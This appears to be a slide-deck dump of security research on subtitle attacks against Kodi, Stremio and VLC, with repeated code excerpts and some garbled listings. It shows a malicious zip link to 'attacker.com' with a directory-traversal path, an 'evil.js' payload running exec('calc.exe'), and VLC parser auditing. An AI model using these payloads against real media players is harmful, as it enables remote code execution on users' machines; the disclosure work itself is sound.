VIP member			Yes
Bronze member	1	some banners, some adverts	No
Silver member	51	no banners, some adverts	Yes
Gold member	101	no adverts	Yes
Platinum member	1001	no adverts	Yes
Administrator	0	no adverts	Yes
Translator	0	no adverts	Yes

Profile

Username: _CP_1337

Ranks:

GOLD MEMBER

was enabled by [os](#)

E-mail: private

Registered on: Thu 6 Apr 08:47:47 2017 / Israel

Last login: Thu 6 Apr 08:51:09 2017

Downloaded, not yet rated: 0

Uploaded subtitles: [101](#)

Final Score

```
>node search-subs.j
```





KODI



72 Languages

40 Million users



android

```
POST /xml-rpc HTTP/1.1
User-Agent: opensubtitles-api v3.3.0
Content-Type: text/xml
Accept: text/xml
Accept-Charset: UTF8
Connection: Keep-Alive
Content-Length: 842
Host: api.opensubtitles.org
```

```
<?xml version="1.0"?>
<methodCall>
  <methodName>SearchSubtitles</methodName>
  <params>
    <param>
      <value>
        <string>u395IhiOiN6Jf7CDAOssgyWIom8</string>
      </value>
    </param>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>imdbid</name>
                  <value>
                    <string>3774114</string>
                  </value>
                </member>
                <member>
                  <name>sublanguageid</name>
                  <value>
                    <string>ind</string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodCall>
```



videoplayback

Manual search string

Searching for subtitles ...

```

def Search( item ):
    search_data = []
    try:
        search_data = OSDBServer().searchsubtitles(item)
        ...
    if search_data != None:
        ...
        for item_data in search_data:
            ...
            url = "plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s" % ( __scriptid__,
                                                                                      item_data["ZipDownloadLink"],
                                                                                      item_data["IDSubtitleFile"],
                                                                                      item_data["SubFileName"],
                                                                                      item_data["SubFormat"]
                                                                                      )

            xbmcplugin.addDirectoryItem(handle=int(sys.argv[1]), url=url, listitem=listitem, isFolder=False)

```

OpenSubtitles.org by OpenSubtitles

Services

es.org by OpenSubtitl

Indon...

Snowden.2016.720p.WEBRip.x264.AAC-ETRG-.ass

★★★★★

Indon...

Snowden.2016.Semua.Bluray.x264-Ganool.FGT_[TV].srt

★★★★★

Indon...

Snowden.Snowden-1080p.com:8081

★★★★★

Indon...

Snowden.2016.1080p.Official.x264

★★★★★

Indon...

Snowden...123. 2016.srt

★★★★★

Indon...

Snowden.2016.1080p.Official.WEBRip.x264.AAC-ETRG-.

★★★★★

videoplayback

Manual search string

9 subtitles found

Open Subtitles

```

def Search( item ):
    search_data = []
    try:
        search_data = OSDBServer().searchsubtitles(item)
    ...
    if search_data != None:
        ...
        for item_data in search_data:
            ...
            url = "plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s" % ( __scriptid__,
                                                                                          item_data["ZipDownloadLink"],
                                                                                          item_data["IDSubtitleFile"],
                                                                                          item_data["SubFileName"],
                                                                                          item_data["SubFormat"]
                                                                                          )

            xbmcplugin.addDirectoryItem(handle=int(sys.argv[1]),url=url,listitem=listitem,isFolder=False)

```

plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s

```

def Search( item ):
    search_data = []
    try:
        search_data = OSDBServer().searchsubtitles(item)
    ...
    if search_data != None:
        ...
        for item_data in search_data:
            ...
            url = "plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s" % ( __scriptid__,
                                                                                          item_data["ZipDownloadLink"],
                                                                                          item_data["IDSubtitleFile"],
                                                                                          item_data["SubFileName"],
                                                                                          item_data["SubFormat"]
                                                                                          )

            xbmcplugin.addDirectoryItem(handle=int(sys.argv[1]),url=url,listitem=listitem,isFolder=False)

```

plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s

```

def Search( item ):
    search_data = []
    try:
        search_data = OSDServer().searchsubtitles(item)
    ...
    if search_data != None:
        ...
        for item_data in search_data:
            ...
            url = "plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s" % ( __scriptid__,
                                                                                               item_data["ZipDownloadLink"],
                                                                                               item_data["IDSubtitleFile"],
                                                                                               item_data["SubFileName"],
                                                                                               item_data["SubFormat"]
                                                                                               )

            xbmcplugin.addDirectoryItem(handle=int(sys.argv[1]),url=url,listitem=listitem,isFolder=False)

```

plugin://%s/?action=download&link=%s&ID=%s&filename=%s&format=%s

plugin:///s/?action=download&link=%s&ID=%s&filename=%s&format=%s

plugin:///s/?action=download&link=%s&ID=%s&filename=%s&format=%s

plugin:///s/?action=download&link=%s&ID=%s&format=%s

filename=subtitles_file_name.srt&link=<controlled>&ID=<controlled>

plugin:///s/?action=download&link=%s&ID=%s&format=%s

filename=subtitles_file_name.srt&link=<controlled>&ID=<controlled>

plugin:///s/?action=download&link=%s&ID=%s&format=%s

filename=subtitles_file_name.srt&link=<controlled>&ID=<controlled>

Download(id, url, format)

```

def Download(id,url,format,stack=False):
    ...
    subtitle = os.path.join(__temp__, "%s.%s" % (str(uuid.uuid4()), format))
    try:
        result = OSDBServer().download(id, subtitle)
    except:
        log( __name__, "failed to connect to service for subtitle download")

if not result:
    ...
    zip = os.path.join( __temp__, "OpenSubtitles.zip")
    f = urllib.urlopen(url)
    with open(zip, "wb") as subFile:
        subFile.write(f.read())
    subFile.close()
    xbmc.sleep(500)
    xbmc.executebuiltin(('XBMC.Extract("%s","%s")' % (zip,__temp__,)).encode('utf-8'), True)

```

Download(id, url, format)

filename=subtitles_file_name.srt&link=<controlled>&ID=<controlled>

```

def Download(id,url,format,stack=False):
    ...
    subtitle = os.path.join(__temp__, "%s.%s" % (str(uuid.uuid4()), format))
    try:
        result = OSDServer().download(id, subtitle)
    except:
        log( __name__, "failed to connect to service for subtitle download")

if not result:
    ...
    zip = os.path.join( __temp__, "OpenSubtitles.zip")
    f = urllib.urlopen(url)
    with open(zip, "wb") as subFile:
        subFile.write(f.read())
    subFile.close()
    xbmc.sleep(500)
    xbmc.executebuiltin(('XBMC.Extract("%s","%s")' % (zip,__temp__,)).encode('utf-8'), True)

```

Download(id, url, format)

filename=subtitles_file_name.srt&link=<controlled>&ID=<controlled>

```

def Download(id,url,format,stack=False):
    ...
    subtitle = os.path.join(__temp__, "%s.%s" % (str(uuid.uuid4()), format))
    try:
        result = OSDBServer().download(id, subtitle)
    except:
        log( __name__, "failed to connect to service for subtitle download")

if not result:
    ...
    zip = os.path.join( __temp__, "OpenSubtitles.zip")
    f = urllib.urlopen(url)
    with open(zip, "wb") as subFile:
        subFile.write(f.read())
    subFile.close()
    xbmc.sleep(500)
    xbmc.executebuiltin(('XBMC.Extract("%s","%s")' % (zip,__temp__,)).encode('utf-8'), True)

```

Download(id, url, format)


filename=subtitles_file_name.srt&link=http://attacker.com/malicious.zip&ID= -123

```

bool CZipManager::ExtractArchive(const CURL& archive, const std::string& strPath)
{
    std::vector<SZipEntry> entry;
    CURL url = URIUtils::CreateArchivePath("zip", archive);
    GetZipList(url, entry);
    for (std::vector<SZipEntry>::iterator it=entry.begin();it != entry.end();++it)
    {
        if (it->name[strlen(it->name)-1] == '/') // skip dirs
            continue;
        std::string strFilePath(it->name);

        CURL zipPath = URIUtils::CreateArchivePath("zip", archive, strFilePath);
        const CURL pathToUrl(strPath + strFilePath);
        if (!CFile::GetFile(pathToUrl))
            return false;
    }
    return true;
}

```



- Directory Traversal
- Overwrite Addon Python File
 - ../../../../Kodi/addons/service.subtitles.opensubtitles/<python_file>

Kodi Demo



Native Application With Web Technologies Support



OpenSubtitles.org

Good 'ol PopcornTime trick?



That didn't work

ASAR Archive

\$ npm install asar

\$ npm extract app.asar

	bower_components	23/02/2017 12:05	File folder	
	builds	23/02/2017 12:05	File folder	
	css	23/02/2017 12:05	File folder	
	dialogs	23/02/2017 12:05	File folder	
	enginefs-server	23/02/2017 12:05	File folder	
	fonts	23/02/2017 12:05	File folder	
	images	23/02/2017 12:05	File folder	
	node_modules	23/02/2017 12:05	File folder	
	services	23/02/2017 12:05	File folder	
	styl	23/02/2017 12:05	File folder	
	app.js	23/02/2017 12:05	JavaScript File	13 KB
	blob.js	23/02/2017 12:08	JavaScript File	252 KB
	bower.json	23/02/2017 12:05	JSON File	1 KB
	index.html	23/02/2017 12:05	Chrome HTML Do...	87 KB
	package.json	23/02/2017 12:05	JSON File	1 KB
	backstage.json	53\05\5011 15:02	JSON File	1 KB
	index.html	53\05\5011 15:02	Chrome HTML Do...	81 KB
	power.json	53\05\5011 15:02	JSON File	1 KB
	blob.js	53\05\5011 15:08	JavaScript File	252 KB
	app.js	53\05\5011 15:02	JavaScript File	13 KB

Sanitize

```
angular.module("stremio").factory("player",  
  ["settings", "$sanitize", "subtitles", function(e, n, i) {
```

\$sanitize

- \$sanitizeProvider

- service in module ngSanitize

[View Source](#)

[Improve this Doc](#)

Sanitizes an html string by stripping all potentially dangerous tokens.

The input is sanitized by parsing the HTML into tokens. All safe tokens (from a whitelist) are then serialized back to properly escaped html string. This means that no unsafe input can make it into the returned string.

The whitelist for URL sanitization of attribute values is configured using the functions `aHrefSanitizationWhitelist` and `imgSrcSanitizationWhitelist` of `$compileProvider`.

The input may also contain SVG markup if this is enabled via `$sanitizeProvider`.

Support us?

Hello There 😊

We hope you enjoy Stremio and it's one of your favourite apps already!
Who are we? We are the team behind it - two guys who work hard every day for
the last 3 years to make this product better and better.

If you enjoy using Stremio, if Stremio is valuable for you - spread the word!
The more people use Stremio, the better it will get!



Or send a link to our website www.strem.io


But what if...

```
<a href="http://attacker/evil.js">  
    
</a>
```

evil.js:

```
var exec = require('child_process').exec;  
  
exec('calc.exe', function callback(error, stdout, stderr) {  
  // result  
})
```

Stremio Demo



VLC



180,000,000 Users



OS X



android



Windows Phone

VLC

“very popular, but quite large and complex piece of software”

Supported File Formats

```
sub_read_subtitle_function [] = {
{ "microdvd",    SUB_TYPE_MICRODVD,    "MicroDVD",    ParseMicroDvd },
{ "subrip",      SUB_TYPE_SUBRIP,      "SubRIP",      ParseSubRip },
{ "subviewer",   SUB_TYPE_SUBVIEWER,   "SubViewer",   ParseSubViewer },
{ "ssa1",        SUB_TYPE_SSA1,        "SSA-1",       ParseSSA },
{ "ssa2-4",      SUB_TYPE_SSA2_4,      "SSA-2/3/4",   ParseSSA },
{ "ass",         SUB_TYPE_ASS,         "SSA/ASS",     ParseSSA },
{ "vplayer",     SUB_TYPE_VPLAYER,     "VPlayer",     ParseVplayer },
{ "sami",        SUB_TYPE_SAMI,        "SAMI",        ParseSami },
{ "dvdsubtitle", SUB_TYPE_DVDSUBTITLE,   "DVDSubtitle", ParseDVDSubtitle },
{ "mpl2",        SUB_TYPE_MPL2,        "MPL2",        ParseMPL2 },
{ "aqt",         SUB_TYPE_AQT,         "AQTitle",     ParseAQT },
{ "pjs",         SUB_TYPE_PJS,         "PhoenixSub",  ParsePJS },
{ "mpsub",       SUB_TYPE_MPSUB,       "MPSub",       ParseMPSub },
{ "jacosub",     SUB_TYPE_JACOSUB,     "JacoSub",     ParseJSS },
{ "psb",         SUB_TYPE_PSB,         "PowerDivx",   ParsePSB },
{ "realtext",    SUB_TYPE_RT,         "RealText",    ParseRealText },
{ "dks",         SUB_TYPE_DKS,         "DKS",         ParseDKS },
{ "subviewer1",  SUB_TYPE_SUBVIEW1,    "Subviewer 1", ParseSubViewer1 },
{ "text/vtt",    SUB_TYPE_VTT,        "WebVTT",      ParseVTT },
{ NULL,         SUB_TYPE_UNKNOWN,     "Unknown",     NULL } };
```




Decoder

subsdec.c

1

00:00:01,000 --> 00:00:10,000

Hello World</u>



Manual Auditing

subsdec.c

```
else if (!strncasecmp(psz_subtitle, "<font ", 6)) {
    const char * psz_attribs[] = {
        "face=", "family=", "size=", "color=", "outline-color=", "shadow-color=",
        "outline-level=", "shadow-level=", "back-color=", "alpha=", NULL
    };
    HtmlCopy( & psz_html, & psz_subtitle, "<font ");
    HtmlPut( & psz_tag, "f");
    while ( * psz_subtitle != '>' ) {
```

1

00:00:01,000 --> 00:00:10,000

 Hey...

Manual Auditing

subsdec.c

```
else if (!strncasecmp(psz_subtitle, "<font ", 6)) {
    const char * psz_attribs[] = {
        "face=", "family=", "size=", "color=", "outline-color=", "shadow-color=",
        "outline-level=", "shadow-level=", "back-color=", "alpha=", NULL
    };
    HtmlCopy( & psz_html, & psz_subtitle, "<font ");
    HtmlPut( & psz_tag, "f");
    while ( * psz_subtitle != '>' ) {
```

1

00:00:01,000 --> 00:00:10,000

 Hey...



Manual Auditing

subsdec.c

```
else if (!strncasecmp(psz_subtitle, "<font ", 6)) {  
    const char * psz_attribs[] = {  
        "face=", "family=", "size=", "color=", "outline-color=", "shadow-color=",  
        "outline-level=", "shadow-level=", "back-color=", "alpha=", NULL  
    };  
    HtmlCopy( & psz_html, & psz_subtitle, "<font ");  
    HtmlPut( & psz_tag, "f");  
    while ( * psz_subtitle != '>' ) {
```

1

00:00:01,000 --> 00:00:10,000

 Hey...



Manual Auditing

subsdec.c

```
else if (!strncasecmp(psz_subtitle, "<font ", 6)) {  
    const char * psz_attribs[] = {  
        "face=", "family=", "size=", "color=", "outline-color=", "shadow-color=",  
        "outline-level=", "shadow-level=", "back-color=", "alpha=", NULL  
    };  
    HtmlCopy( & psz_html, & psz_subtitle, "<font ");  
    HtmlPut( & psz_tag, "f");  
    while ( * psz_subtitle != '>' ) {
```

1

00:00:01,000 --> 00:00:10,000

 Hey...



Manual Auditing


subsdec.c

```
else if (!strncasecmp(psz_subtitle, "<font ", 6)) {  
    const char * psz_attribs[] = {  
        "face=", "family=", "size=", "color=", "outline-color=", "shadow-color=",  
        "outline-level=", "shadow-level=", "back-color=", "alpha=", NULL  
    };  
    HtmlCopy( & psz_html, & psz_subtitle, "<font ");  
    HtmlPut( & psz_tag, "f");  
    while ( * psz_subtitle != '>' ) {
```

1

00:00:01,000 --> 00:00:10,000

 Hey...



Manual Auditing

subsdec.c

```
else if (!strncasecmp(psz_subtitle, "<font ", 6)) {  
    const char * psz_attribs[] = {  
        "face=", "family=", "size=", "color=", "outline-color=", "shadow-color=",  
        "outline-level=", "shadow-level=", "back-color=", "alpha=", NULL  
    };  
    HtmlCopy( & psz_html, & psz_subtitle, "<font ");  
    HtmlPut( & psz_tag, "f");  
    while ( * psz_subtitle != '>' ) {
```

1

00:00:01,000 --> 00:00:10,000

<font face="arial" Hey...



Manual Auditing

subsdec.c

```
else if (!strncasecmp(psz_subtitle, "<font ", 6)) {  
    const char * psz_attribs[] = {  
        "face=", "family=", "size=", "color=", "outline-color=", "shadow-color=",  
        "outline-level=", "shadow-level=", "background-color=", "alpha=", NULL  
    };  
    HtmlCopy( & psz_html, & psz_subtitle, "<font ");  
    HtmlPut( & psz_tag, "f");  
    while ( * psz_subtitle != '>' )
```

1

00:00:01,000 --> 00:00:10,000

<font face="arial" Hey...



Fuzzing Infrastructure

american fuzzy lop 2.39b (v1c)

process timing		overall results
run time : 0 days, 0 hrs, 0 min, 55 sec		cycles done : 0
last new path : none seen yet		total paths : 1
last uniq crash : none seen yet		uniq crashes : 0
